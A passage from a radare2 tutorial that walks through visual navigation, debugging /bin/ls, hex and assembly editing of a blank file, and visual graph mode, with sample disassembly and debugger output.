[0x004048c5 15% 160 /bin/ls]> pc @ entry0           # C buffers
[0x004048c5 15% 4096 /bin/ls]> pxA @ entry0         # Operation analysis
[0x004048c5 15% 512 /bin/ls]> pxa @ entry0         # Annotated hexdump
```

For now, we are going to focus on the disassembly view (by pressing `p` once).

```

0x004048c5 15% 512 /bin/lsj> pd $r @ entry0
(fcn) entry0 42
0x004048c5 31ed xor ebp, ebp
0x004048c7 4989d1 mov r9, rdx
0x004048ca 5e pop rsi
0x004048cb 4889e2 mov rdx, rsp
0x004048ce 4883e4f0 and rsp, 0xfffffffffffffff0
0x004048d2 50 push rax
0x004048d3 54 push rsp
0x004048d4 49c7c0602541. mov r8, 0x412560
0x004048db 48c7c1f02441. mov rcx, 0x4124f0
0x004048e2 48c7c7a02840. mov rdi, main ; "AWAVAUATUS..H..H...." @ 0x4028a0
0x004048e9 e802dcffff call sym.imp.__libc_start_main ;[1]
0x004048ee f4 hlt
0x004048ef 90

(fcn) fcn.004048f0 50
; CALL XREF from 0x0040497d (unk)
0x004048f0 b85fc66100 mov eax, 0x61c65f ; ".interp" @ 0x61c65f
0x004048f5 55 push rbp
0x004048f6 482d58c66100 sub rax, 0x61c658
0x004048fc 4883f80e cmp rax, 0xe
0x00404900 4889e5 mov rbp, rsp
0x00404903 761b jbe 0x404920 ;[2]
0x00404905 b800000000 mov eax, 0
0x0040490a 4885c0 test rax, rax
0x0040490d 7411 je 0x404920 ;[2]
0x0040490f 5d pop rbp
0x00404910 bf58c66100 mov edi, 0x61c658 ; "strtab" @ 0x61c658
0x00404915 ffe0 jmp rax
0x00404917 660f1f840000. [rax + rax]
; JMP XREF from 0x00404903 (fcn.004048f0)
; JMP XREF from 0x0040490d (fcn.004048f0)

```

## Getting help

As always, you can press `?` to view available shortcuts in this mode. For now, we will focus on navigation; there are a few shortcuts which are not so obvious.

## Basic movement

You can move up or down (instruction by instruction) via the arrow keys or `j` (down) and `k` (up), similar to Vim. Move up or down over entire functions via `n` and `N`.

When the current instruction is a `jmp` or a `call`, you can follow it by pressing `<Enter>`. But there's a faster way. Notice that the `call sym.imp.__libc_start_main` instruction has a comment with the number `1` between square brackets. If you press `1`, even if you are not currently positioned on the call instruction, you will follow that call. The same goes for the `jmp` instruction further down, with `2` commented in square brackets.

You can go to any offset with `o`. You can undo any seek at any time via the `u` key and redo it with `U`.

## Marks

You can set marks at any point using `m` followed by any key (case-sensitive). To go to a mark, press `'` followed by the mark key. Be aware that marks are not highlighted in any way in contrast to flags.

## Fuzzy flag searcher

A fuzzy-like searcher can be accessed with the `_` key, very handy for quickly finding and switching between functions, strings and other flags.

## Cross-references

You can get a list of cross-references (xrefs, for short) from/to data using `x` and `X`, respectively.

For example, pressing `x` in main will yield

```
[GOTO REF]>
[0] 0x004028b9 DATA XREF 0x00000028 (main)(section.)
[1] 0x004028cc CODE (CALL) XREF 0x0040d8f0 (main)(sub.fwrite_8f0)
[2] 0x004028d1 DATA XREF 0x00418571 (main)(str.Written_by__s__s__and__s._n)
[3] 0x004028db CODE (CALL) XREF 0x00402710 (main)(sym.imp.setlocale)
[4] 0x004028e0 DATA XREF 0x0041513f (main)(str._usr_share_locale)
[5] 0x004028e5 DATA XREF 0x00415128 (main)(str.GNU_coreutils)
[6] 0x004028ea CODE (CALL) XREF 0x00402340 (main)(sym.imp.bindtextdomain)
[7] 0x004028ef DATA XREF 0x00415128 (main)(str.GNU_coreutils)
[8] 0x004028f4 CODE (CALL) XREF 0x00402300 (main)(sym.imp.textdomain)
[9] 0x004028f9 DATA XREF 0x0040a1c0 (main)(fcn.0040a0d0)
```

Again, using the numbers `1-9`, you can quickly go to any of these references.

# Debugging

Let's load up `/bin/ls` in debug mode. There are multiple ways to do this.

One way is to load it up directly in debug mode via the `d` flag.

```
r2 -Ad /bin/ls
```

If `/bin/ls` is already opened in read-only mode, you can reopen it via `ood`, or the alias `doo`. Any flags you set will be preserved.

## Commands

All debugging-related commands are prefixed with `d`, which is easy to remember and quite handy.

```
[0x7f5c795e8190]> d?
|Usage: d # Debug commands
| db[?]           Breakpoints commands
| dbt            Display backtrace based on dbg.btdepth and dbg.btalgo
| dc[?]          Continue execution
| dd[?]          File descriptors (!fd in r1)
| de[-sc] [rwx] [rm] [e] Debug with ESIL (see de?)
| dg <file>       Generate a core-file (WIP)
| dh [handler]    List or set debugger handler
| dH [handler]    Transplant process to a new handler
| di            Show debugger backend information (See dh)
| dk[?]          List, send, get, set, signal handlers of child
| dm[?]          Show memory maps
| do            Open process (reload, alias for 'oo')
| doo[args]       Reopen in debugger mode with args (alias for 'ood')
| dp[?]          List, attach to process or thread id
| dr[?]          Cpu registers
| ds[?]          Step, over, source line
| dt[?]          Display instruction traces (dtr=reset)
| dw <pid>        Block prompt until pid dies
| dx[?]          Inject and run code on target process (See gs)
```

You can set breakpoints using `db <address/flag>`. `db` will simply list all breakpoints.

`ds <n>` will step into `n` instructions, while `dso <n>` will step over them (i.e. not following calls)

You should experiment as much as possible with each debugging command.

## Useful tips and tricks

### Continue until address/flag

Instead of setting a breakpoint at an address and then continuing execution with `dc`, you can instead enter `dcu <address>` and execution will continue until that address or flag.

Example:

```
[0x7fb12b928190]> dcu main
Continue until 0x004028a0 using 1 bpsize
hit breakpoint at: 4028a0
attach 21109 1
[0x004028a0]>
```

### System call tracing

You can continue execution until a specific system call via `dcx <syscall name/number>`. You can trace all syscalls with `dcx*`.

Example:

```
[0x7f9e72ede190]> dcs mmap
Running child until syscalls:9
hit breakpoint at: 7f9e72ede193
attach 21117 1
--> SN 0x7f9e72ef2e8c syscall 12 brk (0x0)
hit breakpoint at: 7f9e72ef2e92
--> SN 0x7f9e72ef4207 syscall 21 access (0x7f9e72ef7556 0x0)
hit breakpoint at: 7f9e72ef420d
--> SN 0x7f9e72ef42da syscall 9 mmap (0x0 0x2000 0x3 0x22 0xffffffff 0x0)
```

### Telescoping and references

Something else which you might be interested in when debugging is to find out what the registers and stack values point to (cross-references).

These can be achieved via `drr` and `pxr @ rsp`, respectively.



```

[0x7f0ac9d09190]> dcu main
Continue until 0x004028a0 using 1 bpsize
hit breakpoint at: 4028a0
attach 21122 1
[0x004028a0]> drr
  orax 0xffffffffffffffff orax
  rax 0x00000000004028a0 (.text) (/bin/ls) rip main program R X 'push r15' 'ls'
  rbx 0x0000000000000000 rbp
  rcx 0x0000000000000000 rbp
  rdx 0x00007ffd390e4c18 rdx stack R W 0x7ffd390e5594 --> stack R W 0x524e54565f4744
58 (XDG_VTNR=7) --> ascii
  r8 0x00007f0ac98d5c60 (/lib/x86_64-linux-gnu/libc-2.19.so) r8 library R W 0x0 -->
rbp
  r9 0x00007f0ac9d16de0 (/lib/x86_64-linux-gnu/ld-2.19.so) r9 library R X 'push rbp
' 'ld-2.19.so'
  r10 0x00007ffd390e49b0 r10 stack R W 0x0 --> rbp
  r11 0x00007f0ac9550a50 (/lib/x86_64-linux-gnu/libc-2.19.so) r11 library R X 'push
r14' 'libc-2.19.so'
  r12 0x00000000004048c5 (.text) (/bin/ls) r12 entry0 program R X 'xor ebp, ebp' 'ls
'
  r13 0x00007ffd390e4c00 r13 stack R W 0x1 --> (.shstrtab) rdi
  r14 0x0000000000000000 rbp
  r15 0x0000000000000000 rbp
  rsi 0x00007ffd390e4c08 rsi stack R W 0x7ffd390e558c --> stack R W 0x736c2f6e69622f
(/bin/ls) --> ascii
  rdi 0x0000000000000001 (.shstrtab) rdi
  rsp 0x00007ffd390e4b28 rsp stack R W 0x7f0ac9550b45 --> (/lib/x86_64-linux-gnu/lib
c-2.19.so) library R X 'mov edi, eax' 'libc-2.19.so'
  rbp 0x0000000000000000 rbp
  rip 0x00000000004028a0 (.text) (/bin/ls) rip main program R X 'push r15' 'ls'
rflags 0x0000000000000246 rflags
[0x004028a0]> pxx @ rsp!32
0x7ffd390e4b28 0x00007f0ac9550b45 E.U.... (/lib/x86_64-linux-gnu/libc-2.19.so) lib
rary R X 'mov edi, eax' 'libc-2.19.so'
0x7ffd390e4b30 0x0000000000000000 ..... rbp
0x7ffd390e4b38 0x00007ffd390e4c08 .L.9.... rsi stack R W 0x7ffd390e558c --> stack R
W 0x736c2f6e69622f (/bin/ls) --> ascii
0x7ffd390e4b40 0x0000000100000000 .....

```

## Command at breakpoint hit

You can set radare2 to run a command automatically when hitting a breakpoint via `dbc`. This can be any sort of command, simple or complex. Each breakpoint can have its own command!

Example:

```

[0x7f710cdd2190]> db main
[0x7f710cdd2190]> db entry0
[0x7f710cdd2190]> dbc main drr
[0x7f710cdd2190]> dbc entry0 pd 10
[0x7f710cdd2190]> dc
hit breakpoint at: 4048c5
    ;--      mov rdi, rsp
            call 0x7f710cdd5710
            mov r12, rax
            mov eax, dword [rip + 0x21fc57]
            pop rdx
            lea rsp, [rsp + rax*8]
            sub edx, eax
            push rdx
            mov rsi, rdx
            mov r13, rsp
[0x004048c5]> dc
hit breakpoint at: 4048c7
hit breakpoint at: 4028a0
    orax 0xffffffffffffffff orax
    rax 0x00000000004028a0 (.text) (/bin/ls) section..text main program R X 'push r15'
    'ls'
    rbx 0x0000000000000000 rbp
    rcx 0x0000000000000000 rbp
    rdx 0x00007ffefefeb0af8 stack R W 0x7ffefefeb2594 --> stack R W 0x524e54565f474458 (
XDG_VTNR=7) --> ascii
    r8 0x00007f710c99ec60 (/lib/x86_64-linux-gnu/libc-2.19.so) library R W 0x0 --> rb
p
    r9 0x00007f710cddfd0 (/lib/x86_64-linux-gnu/ld-2.19.so) rdx library R X 'push rb
p' 'ld-2.19.so'
    r10 0x00007ffefefeb0890 stack R W 0x0 --> rbp
    r11 0x00007f710c619a50 (/lib/x86_64-linux-gnu/libc-2.19.so) library R X 'push r14'
    'libc-2.19.so'
    r12 0x00000000004048c5 (.text) (/bin/ls) rip entry0 program R X 'xor ebp, ebp' 'ls
,
    r13 0x00007ffefefeb0ae0 r13 stack R W 0x1 --> (.shstrtab) rsi
    r14 0x0000000000000000 rbp
    r15 0x0000000000000000 rbp
    rsi 0x00007ffefefeb0ae8 stack R W 0x7ffefefeb258c --> stack R W 0x736c2f6e69622f (/b
in/ls) --> ascii
    rdi 0x0000000000000001 (.shstrtab) rsi
    rsp 0x00007ffefefeb0a08 stack R W 0x7f710c619b45 --> (/lib/x86_64-linux-gnu/libc-2.
19.so) library R X 'mov edi, eax' 'libc-2.19.so'
    rbp 0x0000000000000000 rbp
    rip 0x00000000004028a0 (.text) (/bin/ls) section..text main program R X 'push r15'
    'ls'
    rflags 0x0000000000000246

```

This can be very useful when you have a breakpoint within a loop which changes a register or an area of memory. You can keep hitting the breakpoint and see how the register or memory region gets updated.

## Debugging in custom environments

Most cases require you to feed the binary some custom input, or have some environment variable set up accordingly. For those cases, it is best to wrap the program using `rarun2`, as follows:

```
r2 -d rarun2 program=./<program_name> arg0=foo stdin=./<some_file> setenv=ENV_VAR=<value>
```

You can see a full list of options for `rarun2` in its corresponding `man` page.

Of course, if the list becomes too large, you can organize them into a `.rr2` file to feed to `rarun2`, as follows:

```
#!/usr/bin/rarun2
program=./<program_name>
arg0=foo
stdin=./<some_file>
setenv=ENV_VAR=<value>
```

and then just run

```
r2 -d rarun2 script.rr2
```

Note that when first starting `radare2` in debug mode, you will actually be debugging `rarun2`! You need to first continue execution ( `dc` ) which will leave you in the loader for the program itself.

# Visual Debugging

The process of debugging usually requires a lot of visual feedback from the debugger that's being used. Although the radare2 debugger is fairly usable from the command mode, it is fairly uninspiring to do so.

Luckily, debugging can be done directly from visual mode.

As usual, we load `/bin/ls`.

```
r2 -Ad /bin/ls
```

We then switch to visual mode, disassembly view.

```
(0x7fba0b62190 160 /bin/ls)> pd 3r @ rip
;-- rip:
0x7fba0b62190 4889e7 mov rdi, rsp
0x7fba0b62193 e878350000 call 0x7fba0b65710 ;[1]
0x7fba0b62198 4989c4 mov r12, rax
0x7fba0b6219b 8b0557fc2100 mov eax, dword [rip + 0x21fc57] ; [0x7fba0d81df8:4]=0
0x7fba0b621a1 5a pop rdx
0x7fba0b621a2 488d24c4 lea rsp, [rsp + rax*8] ;[2]
0x7fba0b621a6 29c2 sub edx, eax
0x7fba0b621a8 52 push rdx
0x7fba0b621a9 4889d6 mov rsi, rdx
0x7fba0b621ac 4989e5 mov r13, rsp
0x7fba0b621af 4883e4f0 and rsp, 0xfffffffffffffff0
0x7fba0b621b3 488b3da6fe21 mov rdi, qword [rip + 0x21fea6] ; [0x7fba0d82060:8]=0
0x7fba0b621ba 498d4cd510 lea rcx, [r13 + rdx*8 + 0x10] ;[3] ; 0x10 ; 16
0x7fba0b621bf 498d5508 lea rdx, [r13 + 8] ;[4] ; 0x8 ; 8
0x7fba0b621c3 31ed xor ebp, ebp
0x7fba0b621c5 e866d80000 call 0x7fba0b6fa30 ;[5]
0x7fba0b621ca 488d150fdc00 lea rdx, [rip + 0xdc0f] ;[6] ; 0x7fba0b6fde0
0x7fba0b621d1 4c89ec mov rsp, r13
0x7fba0b621d4 41ffe4 jmp r12
0x7fba0b621d7 660f1f840000 [rax + rax]
0x7fba0b621e0 488d05190e22 lea rax, [rip + 0x220e19] ;[7] ; 0x7fba0d83000 ; map.unk1._rw_ ; map.unk1._rw_
0x7fba0b621e7 c3 ret
0x7fba0b621e8 0f1f84000000 [rax + rax]
0x7fba0b621f0 83470401 add dword [rdi + 4], 1
0x7fba0b621f4 c3 ret
0x7fba0b621f5 66662e0f1f84 [rax + rax]
0x7fba0b62200 836f0401 sub dword [rdi + 4], 1
0x7fba0b62204 c3 ret
0x7fba0b62205 66662e0f1f84 [rax + rax]
0x7fba0b62210 53 push rbx
```

The first question that pops in your mind probably is... where am I?! Let's find out!

We can print a list of memory maps of the current process via `dm`.

**Reminder:** you don't have to quit visual mode to input commands. Simply use `:` and then enter the command as you would in command mode. In our case, `:dm<Enter>`

```

:> dm
sys 112K 0x0000000000040000 - 0x000000000041c000 s -r-x /bin/ls /bin/ls
sys 8K 0x0000000000061b000 - 0x0000000000061d000 s -rw- /bin/ls /bin/ls
sys 4K 0x0000000000061d000 - 0x0000000000061e000 s -rw- unk0 unk0
sys 128K 0x00007fbda0b61000 * 0x00007fbda0b81000 s -r-x /lib/x86_64-linux-gnu/ld-2.19.
so /lib/x86_64-linux-gnu/ld-2.19.so
sys 8K 0x00007fbda0d81000 - 0x00007fbda0d83000 s -rw- /lib/x86_64-linux-gnu/ld-2.19.
so /lib/x86_64-linux-gnu/ld-2.19.so
sys 4K 0x00007fbda0d83000 - 0x00007fbda0d84000 s -rw- unk1 unk1
sys 132K 0x00007ffdb16fc000 - 0x00007ffdb171d000 s -rw- [stack] [stack]
sys 8K 0x00007ffdb17a6000 - 0x00007ffdb17a8000 s -r-x [vdso] [vdso]
sys 8K 0x00007ffdb17a8000 - 0x00007ffdb17aa000 s -r-- [vvar] [vvar]
sys 4K 0xfffffffff6000000 - 0xfffffffff601000 s -r-x [vsyscall] [vsyscall]
:>

```

An asterisk ( \* ) will indicate where the current seek is located.

**Note:** This may be unintuitive at first, but the current seek is independent from the program counter (RIP, in our case). You can change the seek freely. `dm` will always tell you where the seek is, not where RIP is pointing at.

We can safely say that we are in the loader's code. This information can be accessed easier via `dm`, which only tells us `/lib/x86_64-linux-gnu/ld-2.19.so`.



We can skip the painful steps the loader has to make, first by changing the seek to `main` ( `o` and type `main` ), setting a breakpoint ( `b` or `<F2>` ) and continuing ( `<F9>` ).

```

[0x004028a2 160 /bin/ls]> 70;f tmp;s... @ main+2 # 0x004028a2
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7fff2d846fa0 d070 842d ff7f 0000 a596 0a01 0000 0000 .p.-.....
0x7fff2d846fb0 c070 842d ff7f 0000 0900 0000 0000 0000 .p.-.....
0x7fff2d846fc0 0000 0000 0000 0000 4042 86ed fa7f 0000 .....@B.....
0x7fff2d846fd0 f849 88ed fa7f 0000 9dc5 e9ec fa7f 0000 .....I.....
orax 0xfffffffffffffff rax 0x00000000 rbx 0x00000001
rcx 0x00000000 rdx 0x7fff2d847458 r8 0x7ffaed230c60
r9 0x7ffaed671de0 r10 0x7fff2d8471f0 r11 0x7ffaecaaba50
r12 0x004048c5 r13 0x7fff2d847440 r14 0x00000000
r15 0x00000000 rsi 0x7fff2d847448 rdi 0x7fff2d848587
rsp 0x7fff2d846fa0 rbp 0x7fff2d847448 rip 0x004028cc
rflags 1PZl
0x004028a2 4156 push r14
0x004028a4 4155 push r13
0x004028a6 4154 push r12
0x004028a8 55 push rbp
0x004028a9 53 push rbx
0x004028aa 89fb mov ebx, edi
0x004028ac 4889f5 mov rbp, rsi
0x004028af 4881ec980300 sub rsp, 0x398
0x004028b6 488b3e mov rdi, qword [rsi]
0x004028b9 64488b042528 mov rax, qword fs:[0x28] ; [0x28:8]=-1 ; '(' ; 40
0x004028c2 488984248803 mov qword [rsp + local_388h], rax
0x004028ca 31c0 xor eax, eax
;-- rip:
0x004028cc e81fb00000 call 0x40d8f0 ;[1]
0x004028d1 be71854100 mov esi, 0x418571
0x004028d6 bf06000000 mov edi, 6
0x004028db e830feffff call sym.imp.setlocale ;[2]
0x004028e0 be3f514100 mov esi, str._usr_share_locale ; "/usr/share/locale" @ 0x41513f
0x004028e5 bf28514100 mov edi, 0x415128 ; "coreutils" @ 0x00415128

```

We can change the print mode to show the stack and registers along with the disassembly view (an extra `p` from the normal disassembly view). Stepping into ( `s` ) or stepping over ( `S` ) will update `rip`, the registers and the stack. Registers will get colored if they are changed after an instruction.

You can still access all the debugger commands through the command menu (  ) and also have visual feedback. You can seek and investigate functions, set breakpoints and so on. To return the seek to the program counter at any time, press  .

## Editing in r2

r2 can be used as a precise editor, which is very useful when patching files. A file needs to be opened with write permission via the `-w` option in order to do this.

Let's start with a blank file.

```
r2 -w blank
```

## Writing in command mode

There are plenty of write operations in radare2, all of them prefixed by `w`.

```
[0x00000000]> w?
| Usage: w[x] [str] [<file] [<<EOF] [@addr]
| w[1248][+-][n]      increment/decrement byte,word..
| w foobar            write string 'foobar'
| w0 [len]            write 'len' bytes with value 0x00
| w6[de] base64/hex   write base64 [d]ecoded or [e]ncoded string
| wa push ebp         write opcode, separated by ';' (use '"' around the command)
| waf file            assemble file and write bytes
| wao op              modify opcode (change conditional of jump. nop, etc)
| wA r 0              alter/modify opcode at current seek (see wA?)
| wb 010203           fill current block with cyclic hexpairs
| WB[-]0xVALUE        set or unset bits with given value
| wc                 list all write changes
| wc[ir*?]           write cache undo/commit/reset/list (io.cache)
| wd [off] [n]        duplicate N bytes from offset at current seek (memcpy) (see y?)
| we[nNsxX] [arg]     extend write operations (insert instead of replace)
| wf -|file           write contents of file at current offset
| wh r2              whereis/which shell command
| wm f0ff            set binary mask hexpair to be used as cyclic write mask
| wo? hex            write in block with operation. 'wo?' fmi
| wp -|file          apply radare patch file. See wp? fmi
| wr 10              write 10 random bytes
| ws pstring          write 1 byte for length and then the string
| wt file [sz]        write to file (from current seek, blocksize or sz bytes)
| ww foobar          write wide string 'f\x00o\x00o\x00b\x00a\x00r\x00'
| wx 9090            write two intel nops
| wv eip+34          write 32-64 bit value
| wz string          write zero terminated string (like w + \x00
```

Note that, like any other command, write operations will be performed relative to the current seek and block size (where applicable).

Let's write some random zero terminated string, and print it:

```
[0x00000000]> "wz The quick brown fox jumps over the lazy dog."
[0x00000000]> psz
The quick brown fox jumps over the lazy dog.
```

Relative offsets still work, so we could write anywhere we please without having to seek to that location beforehand:

```
[0x00000000]> wx deadbeef @ 0x30
[0x00000000]> p8 @ 0x30!4
deadbeef
```

## Editing in visual mode

Some edits are much better when performed in a visual context.

Let's switch to visual mode.

```
[0x00000000 0% 512 blank]> x
- offset -  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  5468 6520 7175 6963 6b20 6272 6f77 6e20 The quick brown
0x00000010  666f 7820 6a75 6d70 7320 6f76 6572 2074 fox jumps over t
0x00000020  6865 206c 617a 7920 646f 672e 0000 0000 he lazy dog.....
0x00000030  dead beef ffff ffff ffff ffff ffff ffff .....
```

You can toggle the editing `cursor` using the `c` key. You can move the cursor around using the arrow keys or `hjk1`. It is recommended that you use the `hjk1` keys for reasons which will become obvious.

When turning the cursor on, you will notice that two white vertical borders appear surrounding the hex area. You can use `<TAB>` to toggle between editing this area and the plaintext one on the right.

Use `i` to insert hex values (when the cursor is in the hex zone) or plaintext.



```
[0x00000000 0% 512 (0x30:-1=1)]> x
- offset - | 0 1 2 3 4 5 6 7 8 9 A B C D E F | 0123456789ABCDEF
0x00000000 | 5468 6520 7175 6963 6b20 6272 6f77 6e20 | The quick brown
0x00000010 | 666f 7820 6a75 6d70 7320 6f76 6572 2074 | fox jumps over t
0x00000020 | 6865 206c 617a 7920 646f 672e 0000 0000 | he lazy dog.....
0x00000030 | 0000 0000 0000 0000 0000 0000 0000 0000 | .....
0x00000040 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000050 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000060 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000070 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000080 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000090 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000a0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000b0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000c0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000d0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000e0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000000f0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000100 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000110 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000120 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000130 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000140 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000150 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000160 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000170 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000180 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x00000190 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000001a0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000001b0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
0x000001c0 | ffff ffff ffff ffff ffff ffff ffff ffff | .....
insert hex: deadbeef
```

```
[0x00000000 0% 512 (0x34:-1=1)]> x
- offset - | 0 1 2 3 4 5 6 7 8 9 A B C D E F | 0123456789ABCDEF |
0x00000000 | 5468 6520 7175 6963 6b20 6272 6f77 6e20 | The quick brown |
0x00000010 | 666f 7820 6a75 6d70 7320 6f76 6572 2074 | fox jumps over t |
0x00000020 | 6865 206c 617a 7920 646f 672e 0000 0000 | he lazy dog..... |
0x00000030 | dead beef 6465 6164 6265 6566 0000 ffff | ....deadbeef.... |
```

## Yanking and pasting

Yanking (or, more commonly known as copying) and pasting hex/text can be done with the `y` and `Y` keys in visual mode. This is where the arrow keys/hjkl distinction plays a role.

You can select entire sequences of bytes by holding down `<Shift>` and moving the cursor via `hjkl` (arrow keys will most likely not work).

```
[0x00000000 0% 512 (0x33:48=4)]> x
- offset - | 0 1 2 3 4 5 6 7 8 9 A B C D E F | 0123456789ABCDEF
0x00000000 | 5468 6520 7175 6963 6b20 6272 6f77 6e20 | The quick brown
0x00000010 | 666f 7820 6a75 6d70 7320 6f76 6572 2074 | fox jumps over t
0x00000020 | 6865 206c 617a 7920 646f 672e 0000 0000 | he lazy dog.....
0x00000030 | dead beef 6465 6164 6265 6566 0000 ffff | ....deadbeef....
```

```
[0x00000000 0% 512 (0x3c:-1=1)]> x
- offset - | 0 1 2 3 4 5 6 7 8 9 A B C D E F | 0123456789ABCDEF
0x00000000 | 5468 6520 7175 6963 6b20 6272 6f77 6e20 | The quick brown
0x00000010 | 666f 7820 6a75 6d70 7320 6f76 6572 2074 | fox jumps over t
0x00000020 | 6865 206c 617a 7920 646f 672e 0000 0000 | he lazy dog.....
0x00000030 | dead beef 6465 6164 6265 6566 dead beef | ....deadbeef...
```

## Visual assembly

Let's set everything back to `00` by filling the entire first block with a "cyclic" pattern of zeros.

```
[0x00000000]> wb 00
```

Let's switch to disassembly view.

```
[0x00000000 0% 512 blank]> pd $r
0x00000000 0000 add byte [rax], al
0x00000002 0000 add byte [rax], al
0x00000004 0000 add byte [rax], al
0x00000006 0000 add byte [rax], al
0x00000008 0000 add byte [rax], al
0x0000000a 0000 add byte [rax], al
```

Another useful and powerful editing feature is the visual assembly editor. You can switch to it via `A`.

```
Write your favourite x86-64 opcode...

19> xor rax, rax; mov rbx, 0x1234; push rcx; pop rdx; call 0x1234; nop; ret
* 4831c048c7c334120000515ae82312000090c3

0x00000000 4831c0 xor rax, rax
0x00000003 48c7c3341200. mov rbx, 0x1234
0x0000000a 51 push rcx
0x0000000b 5a pop rdx
0x0000000c e823120000 call 0x1234 ;[1]
0x00000011 90
0x00000012 c3 ret
```

Notice how everything updates in real time.

You can also use the cursor in disassembly view, similar to how you do in the hex view, to quickly patch instructions.



# Visual Graphs

While the visual mode offers a good amount of information for most practical applications, there is an ever better mode: visual graphs.

```
$ r2 -A ./hello
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
-- THE ONLY WINNING MOVE IS NOT TO PLAY.
[0x08048350]>
```

We can enter visual graphs mode by using `vv`

```
[0x08048350]> VV @ entry0 (nodes 1 edges 0 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
```

```
[0x08048350]
|-- section_end..plt:
|-- section..text:
|-- _start:
(fcn) entry0 34
xor ebp, ebp
pop esi
mov ecx, esp
and esp, 0xffffffff
push eax
push esp
push edx
push sym.__libc_csu_fini ; sym.__libc_csu_fini
push sym.__libc_csu_init ; sym.__libc_csu_init
push ecx
push esi
push sym.main ; sym.main
call sym.imp.__libc_start_main ;[a]
hlt
```

As always, a help menu for this mode can be accessed by pressing `?`.

Visual Ascii Art graph keybindings:

- .
- :cmd
- '
- ;
- /
- "
- >
- <
- Home/End
- Page-UP/DOWN
- C
- hjkl
- HJKL
- tab
- TAB
- t/f
- g([A-Za-z]\*)
- G
- r
- R
- o
- u/U
- p/P
- s/S
- V
- w
- x/X
- +/-/0

- center graph to the current node
- run radare command
- toggle asm.comments
- add comment in current basic block
- highlight text
- toggle graph.refs
- show function callgraph (see graph.refs)
- show program callgraph (see graph.refs)
- go to the top/bottom of the canvas
- scroll canvas up/down
- toggle scr.colors
- scroll canvas
- move node
- select next node
- select previous node
- follow true/false edges
- follow jmp/call identified by shortcut
- debug trace callgraph (generated with dtc)
- refresh graph
- randomize colors
- go/seek to given offset
- undo/redo seek
- rotate graph modes (normal, display offsets, minigraph, summary)
- step / step over
- toggle basicblock / call graphs
- toggle between movements speed 1 and graph.scroll
- jump to xref/ref
- zoom in/out/default

We can go to any offset just as in visual mode ( `o` and then `main<Enter>` ).


```
[0x080484f7]> VV @ sym.main (nodes 1 edges 0 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
| (fcn) sym.main 118
| ; var int local_10h @ ebp-0x10
| ; var int local_ch @ ebp-0xc
| ; var int local_4h_2 @ ebp-0x4
| ; var int local_4h @ esp+0x4
| lea ecx, [esp + local_4h] ;[a]
| and esp, 0xffffffff
| push dword [ecx - 4]
| push ebp
